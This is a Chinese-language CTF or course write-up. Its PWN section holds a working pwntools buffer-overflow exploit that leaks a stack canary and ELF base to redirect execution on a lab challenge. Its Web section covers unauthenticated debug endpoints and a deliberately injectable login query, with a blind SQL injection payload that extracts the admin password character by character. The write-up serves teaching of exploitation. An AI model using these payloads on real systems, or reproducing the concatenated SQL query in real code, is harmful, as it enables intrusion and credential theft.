PWN 部分


- 可以参考 pwn-college-memory-error Level10-Level15部分的思路。题目类似但是具体情况不同，建议学会后复现一下课堂上的题。需要注意的是Level13他的做法存在错误，我们的docker是没法用gdb attach到这个suid的程序的。合适的做法是跟Level12一样。
- Level12-15 均可以用同一种方式做出来（感谢 @陈绍民 同学提供的思路），下面是 Level15 的示例 payload


```
from pwn import *

context.arch = 'amd64'
context.log_level = 'debug'

# io = process("/challenge/babymem_level14.0")
io = remote("127.0.0.1", 1337)


io.recvuntil(b" (rsp+0x00b8) | ")
io.recvuntil(b" | ")
canary = int(io.recvuntil(b" |", drop=True), 16)
log.success(f"{canary=:#x}")

io.recvuntil(b" (rsp+0x00c8) | ")
io.recvuntil(b" | ")
elf_base = int(io.recvuntil(b" |", drop=True), 16) - 0x2b45
log.success(f"{elf_base=:#x}")

tob = lambda x: str(x).encode()

payload = flat({
    0x088-0x10:[
        canary,
        0,
        elf_base + 0x01EFC,
    ]
})
# size = flag-buf_addr
io.sendlineafter(b"Payload size:", tob(len(payload)))
io.sendafter(b"Send your payload", payload)

io.interactive()
```


Web 部分

debug leak

go 语言有个 `prometheus`，是个监控工具，`pprof`一般是在`/debug/pprof`路径下，`prometheus`一般是在`/metrics`路径下，正常情况下，这些路径应该被鉴权，但是实际上，部分运维人员debug之后并没有删除接口或者做必要的鉴权操作，导致信息泄露风险。







sql leak

逻辑

```
    username = request.form.get('username')
    password = request.form.get('password')

    db = get_db()
    cur = db.cursor()

    query = f"SELECT * FROM users WHERE username='{username}' AND
password='{password}'"
    try:
        cur.execute(query)
        user = cur.fetchone()
    except sqlite3.Error as e:
        return f"An error occurred: {e}"

    if user:
        return 'Login successful!'
    else:
        return 'Invalid credentials!'
```

可以看到是一个很明显的拼接。因此username部分我们可以截断后添加自己想要的逻辑，让sql引擎调用，再根据返回结果是成功还是失败，获得一些信息。

如果想要获取admin的password，一个想法是逐位判断，比如：

```
admin' and SUBSTR(password,{i},1)>'{chr(mid)}' --
```

这样看不明显，结合原始query看：

```
SELECT * FROM users WHERE username='admin' and SUBSTR(password,
{i},1)>'{chr(mid)}' --' AND password='{password}'
```

其中`--`是注释符，后面的内容被sql引擎忽略。因此，这个sql语句的意思就变成了**admin的password的第i位是不是大于{chr(mid)}？(ascii码是mid对应的字符)？**通过sql引擎忠实的回答，我们可以二分查找获取密码的第i位，进而获取整个密码。很多同学可能不是做web的，所以对sql语句不是很熟悉，但是解释一下大概知道存在这样的信息泄露思路就好，很多时候并不是整段大量的泄露才有用。